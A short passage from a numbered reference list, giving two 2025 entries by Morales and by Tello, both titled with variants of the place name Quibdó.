2. Morales, R. S. (2025). Quidbo.
3. Tello, C. A. (2025). Quibdo.